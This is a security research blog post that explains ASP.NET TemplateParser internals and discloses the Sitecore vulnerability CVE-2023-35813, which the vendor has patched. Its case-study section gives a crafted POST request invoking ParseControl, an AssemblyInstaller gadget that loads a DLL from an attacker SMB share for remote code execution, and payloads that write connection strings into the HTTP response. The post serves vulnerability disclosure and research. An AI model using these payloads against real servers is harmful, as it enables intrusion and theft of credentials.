

CODE WHITE | Exploiting ASP.NET TemplateParser — Part I: Sitecore (CVE-2023-35813)

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Content

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Exploiting ASP.NET TemplateParser — Part I: Sitecore (CVE-2023-35813)

The `TemplateParser` is fundamental in ASP.NET Web Forms. It is used for parsing different ASP.NET source files such as `*.aspx` and for parsing other input from various sources, including user provided data.

In this two part series we will take a deep look into `TemplateParser` internals, its capabilities, and how they can be exploited. This part focuses on how the `TemplateParser` is used by ASP.NET, explores its inner processing and their implications, and presents two gadgets suitable for Sitecore (CVE-2023-35813) that allow for Sensitive Data Exfiltration or Remote Code Execution, respectively. Part II will focus on SharePoint, explain the added security restrictions, and present another gadget using a novel technique that allowed to bypass these security restrictions to eventually gain Remote Code Execution in SharePoint (CVE-2023-33160).

Prolog

The journey began with the *about Suite for ASP.NET*, a library with ASP.NET web controls. While it is [no longer available for download on the vendor's website](#), it is still available [in the Wayback Machine with working links to the archived binaries](#).

The software contains a vulnerability that allows invoking arbitrary methods on `AboutInv.aboutAJAXPage` instances, which extend the `System.Web.UI.Page` and thus also the `System.Web.UI.TemplateControl` class of ASP.NET. The invocable methods include the `TemplateControl`.

`ParseControl` methods, which parse the provided code using the internal `TemplateParser.ParseTemplateInternal(string, VirtualPath, bool)` method.

To determine the exploitation potential of such a method call, we need to understand the inner workings and capabilities of the `TemplateParser`.

Attacks on the `TemplateParser` have already been described by other researchers. Amongst others, there is [Soroush Dalili](#) with *A Security Review of SharePoint Site Pages* and also [Oleksandr Mirosh](#) and [Alvaro Muñoz](#) with their *Room for Escape: Scribbling Outside the Lines of Template Security*.

While previous research focused on compiling and calling the compiled code, this blog post will solely focus on the parsing step, i.e., being able to control the `content` argument value to the `TemplateParser.ParseTemplateInternal(string, VirtualPath, bool)` method. This is the first step in the first stage of the [general page life-cycle stages](#) (general-page-life-cycle-stages) and is independent from whether compilation happens and/or whether the compiled code gets invoked during rendering or elsewhere.

ASP.NET Internals

In [ASP.NET Web Forms](#), the `TemplateParser` is used to parse source code files of various kinds. For that, there are several default [handler mappings](#) registered in IIS:

- `*.ashx` is mapped to `SimpleHandlerFactory`
- `*.asmx` is mapped to `WebServiceHandlerFactory`
- `*_AppService.aspx` is mapped to `ScriptHandlerFactory`
- `*.aspx` is mapped to `PageHandlerFactory`
- `*.rem / *.soap` is mapped to `HttpRemotingHandlerFactory`

Additionally, there are other special files that may get processed occasionally:

- *user control* files (often ending with `.ascx`) referenced with the `Src` attribute of the `@ Register directive` (see `UserControl` class)
- the `global.asax` file (see `HttpApplication` class and [ASP.NET Application Life Cycle](#))
- *master page* files referenced with the `Page.MasterPageFile` property (see `MasterPage` class)

For all these different kinds of files, ASP.NET has different classes that extend the abstract `TemplateParser` class where each of them returns a different type for the `DefaultBaseType` property (abstract classes are in italics):

- `TemplateParser` (has abstract `DefaultBaseType` property)
- `ApplicationFileParser` (returns `HttpApplication`)
- `BaseTemplateParser`
- `PageThemeParser` (returns `PageTheme`)
- `TemplateControlParser`
- `PageParser` (returns `Page`)
- `UserControlParser` (returns `UserControl`)
- `MasterPageParser` (returns `MasterPage`)


To give an example: the `PageHandlerFactory` is registered to handle requests to `*.aspx` which uses the `PageParser` that returns `Page` as `DefaultBaseType`.

This `DefaultBaseType` also defines the `ControlType` of the `RootBuilder` the parsing process returns when the `TemplateParser.ParseTemplateInternal(string, VirtualPath, bool)` method gets called internally. The `RootBuilder` extends `ControlBuilder`, which has a `BuildObject()` method that is then capable of building the object defined by the parsed source code.

TemplateParser Internals

At the core, there is the `internal TemplateParser.Parse()` method. Apart from the parsing during *design-time* using `System.Web.UI.DesignTimeTemplateParser` (which happens when using a design editor such as *Visual Web Developer*) the other calls to the `TemplateParser.Parse()` method originate from the following non-public methods:

- `TemplateParser.Parse(ICollection, VirtualPath)`
- `TemplateParser.ParseTemplateInternal(string, VirtualPath, bool)`



The first is used for `VirtualPath`-backed sources like the aforementioned `.aspx` files processed by the `PageHandlerFactory`. The latter is used for string-backed input, which is the one called by the `TemplateControl.ParseControl` methods. These methods do not include compilation:

The `content` parameter contains a user control, as you would find in an `.ascx` file. This string cannot contain any code, because the `ParseControl` method never causes compilation.

— `TemplateControl.ParseControl(string)`

While the `TemplateControl.ParseControl` methods do not incorporate compilation, they do incorporate the instantiation of the parsed `ControlBuilder` graph generated by `TemplateControl` using the `ITemplate.InstantiateIn(Control)` of the `ITemplate` instance returned by `TemplateParser.ParseTemplateInternal`.

So what happens during the parsing and object building?

Tokenization

The first step of the parsing process within the internal `TemplateParser.Parse()` method consists of tokenizing the input and detecting [special syntax elements](#):

- `<% ... %>` embedded code block
- `<%= ... %>` display/output expression
- `<%@ ... %>` directive expression
- `<%# ... %>` data-binding expression
- `<%$ ... %>` expression builder expression
- `<%-- ... --%>` server-side comment
- `<!--#include file="..." --> / <!--#include virtual="..." -->` Server Side Includes (SSI)
- `<script runat="server">...</script>` code declaration block
- `<tag runat="server">...</tag>` default or built-in server control
- `<prefix:tag runat="server">...</prefix:tag>` custom server control

This is done using a [series of regular expressions](#). For example, the regular expression for matching the start tag of the last three syntax elements looks like this:

```
\G<(?(tagname)[\w:.]+)(\s+(?(attrname)\w[-\w:]*)(\s*=\s*"?(?<attrval>[^\"]*)"|\s*=\s*'?(?<attrval>[^\']*')'|\s*=\s*(?<attrval>
```

This basically boils down to the following named capturing groups:

- *tagname*: `[\w:.]+`
- *attrname*: `\w[-\w:]*`
- *attrval*
- double-quoted: `"[^\"]*"`
- single-quoted: `'[^\']*'`
- unquoted: `[\s=/>]*`
- *empty*: `/?`

Each of these special syntax elements as well as literal text in between is then represented by a `ControlBuilder` object.

Type Resolution of Custom Server Controls

Source code tags with an `runat="server"` attribute are considered a *server control*. Apart from using [built-in server controls provided by ASP.NET](#)), it is also possible to use [custom server controls](#)). For that, it is required to register a mapping of a tag prefix onto an assembly and namespace pair using the [@ Register directive expressions syntax](#)):

```

<%@ Register
    TagPrefix="MyPrefix"
    Namespace="MyNamespace"
    Assembly="MyAssembly"
%>
<MyPrefix:MyTypeName runat="server" />

```

With this, the `NamespaceTagNameToTypeMapper.GetControlType` method is able to resolve the custom server control type using something equivalent to the following:

```

var controlType = Assembly.Load("MyAssembly")
    .GetType("MyNamespace" + "." + "MyTypeName");

```

Attribute Processing of Custom Server Controls

Additional attributes such as `Foo="..."` are mapped onto public fields and properties of the specified type using the `PropertyMapper.GetMemberInfo(Type, string, out string)` method. The specified attribute value gets converted to the destination type using the `PropertyConverter.ObjectFromString(Type, MemberInfo, string)` method. Here, the destination type is derived from the `MemberInfo` instance which gets retrieved by reflection on the resolved type and specified attribute name. Within `PropertyConverter.ObjectFromString(Type, MemberInfo, string)`, either a suitable `TypeConverter.ConvertFromInvariantString(String)` or static `Parse(String)` method on the destination type is called to retrieve the value for the field assignment or property setting.

So basically, consider a custom server control like the following:

```

<MyPrefix:MyTypeName runat="server"
    Foo="..." />

```

Assuming the member is actually a property and not a field, the C# equivalent would be:

```

var property = controlType.GetProperty("Foo");

```

Attributes also support `property paths where each member access is separated by -`:

```

<MyPrefix:MyTypeName runat="server"
    Foo-Bar-Baz="..." />

```

Notice that the member mapping is done on the declared member type (i.e., `FieldInfo.FieldType` or `PropertyInfo.PropertyType`) and not the actual property value type:

```
var property = controlType
    .GetProperty("Foo").PropertyType
    .GetProperty("Bar").PropertyType
    .GetProperty("Baz");
```

These member mappings are then represented by different `PropertyEntry` instances depending on their declared member type and attribute contents:

- `BoundPropertyEntry` for data-binding properties (`<%# ... %>` , `<%$ ... %>`)
- `ComplexPropertyEntry` depending on `ControlBuilder`
- `CollectionBuilder` (`ICollection` types)
- `StringPropertyBuilder` (`string`)
- `TemplateBuilder` (`ITemplate` types)
- `SimplePropertyEntry` for everything else

At the end of the parsing step in the internal `TemplateParser.Parse()` method, the `RootBuilder` property returns the `RootBuilder` instance with the parsed `ControlBuilder` tree.

Template Instantiation

If the `TemplateParser` was called from one of the `ParseControl` methods, the next step after tokenizing the input and translating it into a tree of `ControlBuilders` is to instantiate the returned `RootBuilder` in an empty `Control` instance by calling the `ITemplate.InstantiateIn(Control)` method on the `RootBuilder` instance. This happens in the internal `TemplateParser.ParseControl(string, VirtualPath, bool)` method.

```
1 // System.Web.UI.TemplateParser
2 internal static Control ParseControl(string content, VirtualPath virtualPath, bool ignoreFilter)
3 {
4     if (content == null)
5     {
6         return null;
7     }
8     ITemplate template = TemplateParser.ParseTemplate(content, virtualPath, ignoreFilter);
9     Control control = new Control();
10    template.InstantiateIn(control);
11    return control;
12 }
```

During object instantiation of the `RootBuilder` in the empty `Control`, the `ITemplate.BuildChildren(Control)` method gets called. For `ControlBuilder` instances that are not instances of `CodeBlockBuilder`, the respective `ControlBuilder.BuildObject(bool)` method gets called. For `ControlBuilder` instances, this results in a call to `ControlBuilder.BuildObjectInternal()`, which creates an instance of the type specified for the server control using `Activator.CreateInstance(Type)`, thereby requiring the type to have a public parameter-less constructor.


```

1 // System.Web.UI.ControlBuilder
2 internal object BuildObjectInternal()
3 {
4     if (!this.flags[2])
5     {
6         ConstructorNeedsTagAttribute constructorNeedsTagAttribute = (ConstructorNeedsTagAttribute)
            TargetFrameworkUtil.GetAttributes(this.ControlType)[typeof(ConstructorNeedsTagAttribute)];
7         if (constructorNeedsTagAttribute != null && constructorNeedsTagAttribute.NeedsTag)
8         {
9             this.flags[4] = true;
10        }
11        this.flags[2] = true;
12    }
13    object obj;
14    if (this.flags[4])
15    {
16        object[] args = new object[]
17        {
18            this.TagName
19        };
20        obj = HttpRuntime.CreatePublicInstance(this._controlType, args);
21    }
22    else
23    {
24        obj = HttpRuntime.FastCreatePublicInstance(this._controlType);
25    }
26    if (this.flags[32768])
27    {
28        obj = this.GetThemedObject(obj);
29    }
30    this.AttachTypeDescriptionProvider(obj);
31    RenderTraceListener.CurrentListeners.ShareTraceData(this, obj);
32    this.InitObject(obj);
33    return obj;
34 }

```

Note that the specified control type does not actually need to be assignable to `Control` but any type with a public parameter-less constructor suffices to be instantiated.

After that, the `ControlBuilder.InitObject(Object)` gets called to initialize the newly created object. Within that method, the `PropertyEntry` objects get initialized in the following order:

- simple properties (`SimplePropertyEntry`)
- collection properties (`ComplexPropertyEntry` with a `CollectionBuilder` for `ICollection` property types)
- complex properties (`ComplexPropertyEntry`)
- bound properties (`BoundPropertyEntry`)
- template properties (`ComplexPropertyEntry` with a `TemplateBuilder` for `ITemplate` property types)

```

1  // System.Web.UI.ControlBuilder
2  internal virtual void InitObject(object obj)
3  {
4      this.EnsureEntriesSorted();
5      if (!this.flags[8])
6      {
7          this.DoInitObjectOptimizations(obj);
8          this.flags[8] = true;
9      }
10     Control control = obj as Control;
11     if (control != null)
12     {
13         if (this.InDesigner)
14         {
15             control.SetDesignMode();
16         }
17         if (this.SkinID != null)
18         {
19             control.SkinID = this.SkinID;
20         }
21         if (!this.InDesigner && this.TemplateControl != null)
22         {
23             control.ApplyStyleSheetSkin(this.TemplateControl.Page);
24         }
25     }
26     this.InitSimpleProperties(obj);
27     if (this.flags[16])
28     {
29         this.InitCollectionsComplexProperties(obj);
30     }
31     else
32     {
33         this.InitComplexProperties(obj);
34     }
35     if (this.InDesigner)
36     {
37         if (control != null)
38         {
39             if (this.Parser.DesignTimeDataBindHandler != null)
40             {
41                 control.DataBinding += this.Parser.DesignTimeDataBindHandler;
42             }
43             control.SetControlBuilder(this);
44         }
45         this.Parser.RootBuilder.BuiltObjects[obj] = this;
46     }
47     this.InitBoundProperties(obj);
48     if (this.flags[32])
49     {
50         this.BuildChildren(obj);
51     }
52     this.InitTemplateProperties(obj);
53     if (control != null)
54     {
55         this.BindFieldToControl(control);
56     }
57 }

```

The property initialization also includes creating object instances of properties using the corresponding property's `ControlBuilder.BuildObject(bool)` method. Finally, the property values are set by invoking the corresponding property setter method. This, however, is done on the actual values rather than the declared types:


```

1 // System.Web.UI.PropertyMapper
2 internal static object LocatePropertyObject(object obj, string mappedName, out string propertyName, bool inDesigner)
3 {
4     object obj2 = obj;
5     Type type = obj.GetType();
6     propertyName = null;
7     int i = 0;
8     while (i < mappedName.Length)
9     {
10         int num = mappedName.IndexOf('.', i);
11         if (num < 0)
12         {
13             break;
14         }
15         propertyName = mappedName.Substring(i, num - i);
16         i = num + 1;
17         obj2 = FastPropertyAccessor.GetProperty(obj2, propertyName, inDesigner);
18         if (obj2 == null)
19         {
20             return null;
21         }
22     }
23     if (i > 0)
24     {
25         propertyName = mappedName.Substring(i);
26     }
27     else
28     {
29         propertyName = mappedName;
30     }
31     return obj2;
32 }

```

The same applies to fields.

TemplateParser Summary

We can summarize that `TemplateParser` supports the following features:

- declaration of custom web controls of arbitrary types using `@ Register` directive
- instantiation of arbitrary types having a public parameter-less constructor
- invocation of arbitrary property setter methods with values provided by `TypeConverter`s or static `Parse(string)` methods reachable from the initial object using property paths
- invocation of arbitrary property getter methods when using property paths

This leads to the following exploitation potential:

- Deserialization using getter/setter-based gadgets
- Calling of dangerous `TypeConverter`
- Calling of dangerous static `Parse(string)` methods

Case Study: Sitecore (CVE-2023-35813/SC2023-002-576660)

The `Sitecore.Web.UI.HtmlControls.Control`, `Sitecore.Web.UI.XamlSharp.Xaml.XamlControl`, and `Sitecore.Web.UI.XamlSharp.Xaml.XamlPage` types implement the `Sitecore.Web.UI.XamlSharp.Ajax.IAjaxEventHandler` interface whose event handler implementations allow calling an arbitrary method on the corresponding instance.

For specific web control instances, the `__SOURCE` would contain their corresponding ID. For pages, the ID is left blank. Any `.aspx` page using any one of the aforementioned types can be targeted. It is also possible to use the `Sitecore.Web.UI.XamlSharp.Xaml.XamlPageHandlerFactory` mapped by `sitecore_xaml.ashx` to create an appropriate page or control defined in one of the `.xaml.xml` files:

```
POST /sitecore_xaml.ashx/-/xaml/Sitecore.Xaml.Tutorials.Styles.Index HTTP/1.0
Content-Type: application/x-www-form-urlencoded

__ISEVENT=1&__SOURCE=&__PARAMETERS=...
```

Here, the `__PARAMETERS` parameter is expected to be of the form `Method("arg1", "arg2", "arg3")` where the `Method` can be the name of any public instance method and the arguments a comma separated list of double-quoted strings matched by `"([^\"]|\"")*" . That means, ParseControl("...") results in calling TemplateControl.ParseControl("...") .`

TemplateParser Gadgets

To find an appropriate gadget working with the `TemplateParser` , any known setter-based gadget for .NET can be a good candidate.

One of the simplest gadgets is the `AssemblyInstaller` where invoking the `set_Path(string)` property setter method results in the attempt to load an assembly from the specified location:

```
<%@ Register
  TagPrefix="x"
  Namespace="System.Configuration.Install"
  Assembly="System.Configuration.Install, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
%>
<x:AssemblyInstaller runat="server"
  Path="//attacker\share\file.dll"
/>
```

While this may achieve instant Remote Code Execution, it requires the server to establish an outbound SMB connection, which may fail. So for a simple proof, a more reliable gadget would be desirable.

While looking for classes that may allow a more reliable and direct response, the `RemotingService` class came up. Its `Context` property calls `HttpContext.Current` , which allows access to the current `HttpResponse` instance, which again allows writing into the HTTP response using a property path:

```
<%@ Register
  TagPrefix="x"
  Namespace="System.Runtime.Remoting.Services"
  Assembly="System.Runtime.Remoting, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"
%>
<x:RemotingService runat="server"
  Context-Response-ContentType="CW was here"
/>
```

This can also be used to exfiltrate sensitive information: While [data binding events of data-bound controls](#) (data-binding-events-for-data-bound-controls) with data-binding expressions (<%# ... %>) only happen when the control gets rendered, expression builder expressions (<%\$... %>) are evaluated during parsing as well.

For example, a `ConnectionStringsExpressionBuilder` expression to retrieve the `core` connection string of Sitecore:

```
<%$ ConnectionStrings: core %>
```

Similarly, `AppSettingsExpressionBuilder` expressions can retrieve app settings.

Conclusion

The `TemplateParser` is capable of creating objects of arbitrary types using their public parameterless constructors and invoking property setter methods on them. This can be exploited to gain Remote Code Execution by using `AssemblyInstaller` to load a remote assembly file via SMB. Or, if outgoing connections fail, the `RemotingService` class together with expression builder expressions (<%\$... %>) can be used to write app settings or connection strings into the HTTP response.

The issue in Sitecore was addressed by [Security Bulletin SC2023-002-576660](#). The update introduced a new filtering for invocable methods, which now disallows invoking any `ParseControl` method.

In [Part II](#) we take a closer look at how SharePoint uses the `TemplateParser`, why the aforementioned gadgets do not work, and how a novel bypass eventually allowed for Remote Code Execution in SharePoint on-premises and SharePoint Online.